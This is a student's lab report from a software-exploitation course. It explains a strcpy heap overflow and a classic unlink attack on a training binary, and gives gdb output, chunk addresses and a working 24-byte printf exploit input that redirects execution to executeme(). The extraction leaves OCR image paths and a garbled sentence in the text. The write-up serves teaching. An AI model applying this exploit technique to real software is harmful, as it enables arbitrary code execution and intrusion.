Software Vulnerabilities: Exploitation and Mitigation
Lab 7

Artem Kaliahin
artem.kaliahin.001@student.uni.lu

May 2019

Question 1.1 Describe options g and N.

-g flag requests that the compiler and linker generate and retain source-level debugging/symbol information in the executable itself.
-N sets the text and data sections to be readable and writable.

Question 1.2 Where is the heap overflow vulnerability in the code? Explain.

Function strcpy() of the program results the heap overflow. Input 'argv[1]' is copied to heap buffer 'm1' without any restriction on the size. So when input is greater than 10 bytes, its bounded to overwrite chunk header of the next chunk. This overflow leads to arbitrary code execution.

Question 1.3 When will the control flow of the program be redirected? Explain.

Using the vulnerability of function strcpy(), we can write to the heap without size restriction =¿ we can overwrite headers of chunks and (by overflowing the "correct" values) we can force the consolidation with chunk 2. So we can "fake" that the next block is unused, as well as values fd and fk, then program calls unlink procedure and we overwrite return address from free() function to executeme() function.

Question 1.4 At what addresses are located m1 and m2? At what addresses are located heap chunks for m1 and m2? Explain the values in the "size" and "prev size" fields after the first free function has finished and with the input "AAAAAAAAAA".

```
Breakpoint 2, 0x8048740 in printf ()
(gdb) c
Continuing.
m1: 0x8078280
```


m1 is located at address 0x8078280.

```
Breakpoint 2, 0x8048740 in printf ()
(gdb) c
Continuing.
m2: 0x8078290
```

m2 is located at address 0x8078290.

Considering 8 bytes for header (4 bytes for prev.size and 4 bytes for size) that goes before the data, we need to subtract 8 from address of m1 and m2 and we will get the addresses of heap chunks for m1 and m2: 0x8078278 (m1) and 0x8078288 (m2).

Let's take a look at the heap to see the chunks after strcpy is executed:



Part of metadata of the 2nd chunk is overwritten by 'A's.

After first function free is finished we see the following:


```
0x8078278:  0x00000000  0x00000011  0x08075fd0  0x08075fd0
0x8078288:  0x00000010  0x00000010  0x00000000  0x00000000
```

For the first chunk: The last bit of size header indicates if the previous chunk is in use. And because it's special first chunk, there is no valid memory before that thus it has the bit set indicating that this memory is not available. This means that true size of the chunk is hex10, which is 16 bytes. Data is overwritten with pointers pointing to the next free block.

For the second chunk: The last bit of size header becomes 0, which means that the previous block is freed, prev_size shows us the size of the previous chunk which is free now.

Question 1.5 At what address on the stack is/are located the return address/es of the "free()" function (this return address is the address of the instruction following the first "call free" instruction in main)?


Return addresses of the free() functions are the addresses of commands that go after call free():



Let's take a look at the stack before free is called:

Return address of the first free() function on the stack is located on 0xbffffdc0 address. For the second free() function the result is the same.

Question 1.6 At what address is located the executeme function?



Address is 0x80481c0.

Question 1.7 What input to you give to the main function so that the control flow is redirected to the executeme function? Draw a heap representation to explain how you manipulate heap data to achieve the redirection. Describe your input. (Hint 1: the total length of the input should be 6x4 = 24 bytes, no more, no less and must follow the structure we have seen in the lecture) (Hint 2: big endian or little endian? That is the question)

Input should have this structure: AAAAAAAA (padding to make input 24bits), two of 0xfffffffc values (negative) are used to pass some checks in the implementation but also to avoid zero bytes, return address of free() function -12 (0xbffffdc0

- 12bytes = 0xbffffd64) - fake value for fd, and address of executeme() function - fake value for bd. Considering input in little endian, it will be as follo and what we want to write there (address of the executeme()). Considering that we work with little endian, input should be as following:

```
run `printf "\x41\x41\x41\x41\x41\x41\x41\x41\xfc\xff\xff
\xff\xfc\xff\xff\xff\x64\xfd\xff\xbf\xc0\x81\x04\x08"`
```

```
Starting program: /home/user/a.out `printf "\x41\x41\x41\x41\x41\x41\x41\x41\xfc
\xff\xff\xff\xfc\xff\xff\xff\x64\xfd\xff\xbf\xc0\x81\x04\x08"`
m1: 0x8078280
m2: 0x8078290

Breakpoint 1, 0x804a794 in free ()
(gdb) c
Continuing.

Breakpoint 2, 0x804a831 in chunk_free ()
(gdb) c
Continuing.
Congrats, you have reached the end of this lab!

Program exited with code 0377.
```

Therefore, heap representation will look like this:

```
0x00000000
0x00000011
0x41414141
0x41414141
0xfffffffc
0xfffffffc
0xbffffd64
0x080481c0
..........
..........
..........
```

Question 1.8 The executeme function has a weird condition which is never executed. Why is this useful to the attacker? Explain. Could this heap overflow correctly execute any function? Is the heap marked as executable in this version of Debian from the 2000's?

This is useful because 4 bytes at next - bk + 8 will be erased and it means that this "dead code" will be erased and function can be correctly executed ONLY IF it doesn't erase anything useful for the function itself (for example dead code).

The heap is marked as writable and executable (08078000 - 08079000):

```
debian:~# cat /proc/228/maps
08048000-08078000 rwxp 00000000 03:01 131243     /home/user/a.out
08078000-08079000 rwxp 00000000 00:00 0
40000000-40001000 rw-p 00000000 00:00 0
bffff000-c0000000 rwxp 00000000 00:00 0
```